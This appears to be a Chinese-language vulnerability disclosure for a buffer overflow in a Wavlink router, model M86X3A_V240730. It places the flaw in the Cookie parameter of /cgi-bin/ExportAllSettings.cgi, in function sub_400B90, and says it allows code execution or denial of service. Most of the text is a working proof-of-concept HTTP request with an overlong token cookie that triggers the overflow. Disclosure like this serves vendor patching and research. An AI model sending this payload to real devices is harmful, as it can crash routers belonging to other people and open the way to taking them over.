厂商:wavlink

型号是M86X3A\_V240730


固件下载链接https://docs.wavlink.xyz/Firmware/fm-586x3/

漏洞描述：


wvalink存在缓冲区溢出漏洞，该漏洞源于文件/cgi-bin/ExportAllSettings.cgi中参数Cookie未能正确验证输入数据的长度大小，攻击者可利用该漏洞在系统上执行任意代码或者导致拒绝服务。


ExportAllSettings.cgi二进制文件里面sub\_400B90函数





我们正常打溢出，第一张图和第二张图，存在临界点再输入1后就溢出。





Poc

GET /cgi-bin/ExportAllSettings.cgi HTTP/1.1

Host: 192.168.10.1

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,ar;q=0.8,en;q=0.7

Cookie: i18next=zh\_CN; lstatus=true; token=4E64526B9167BA6D8242E63A760C8BFD111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111

Connection: close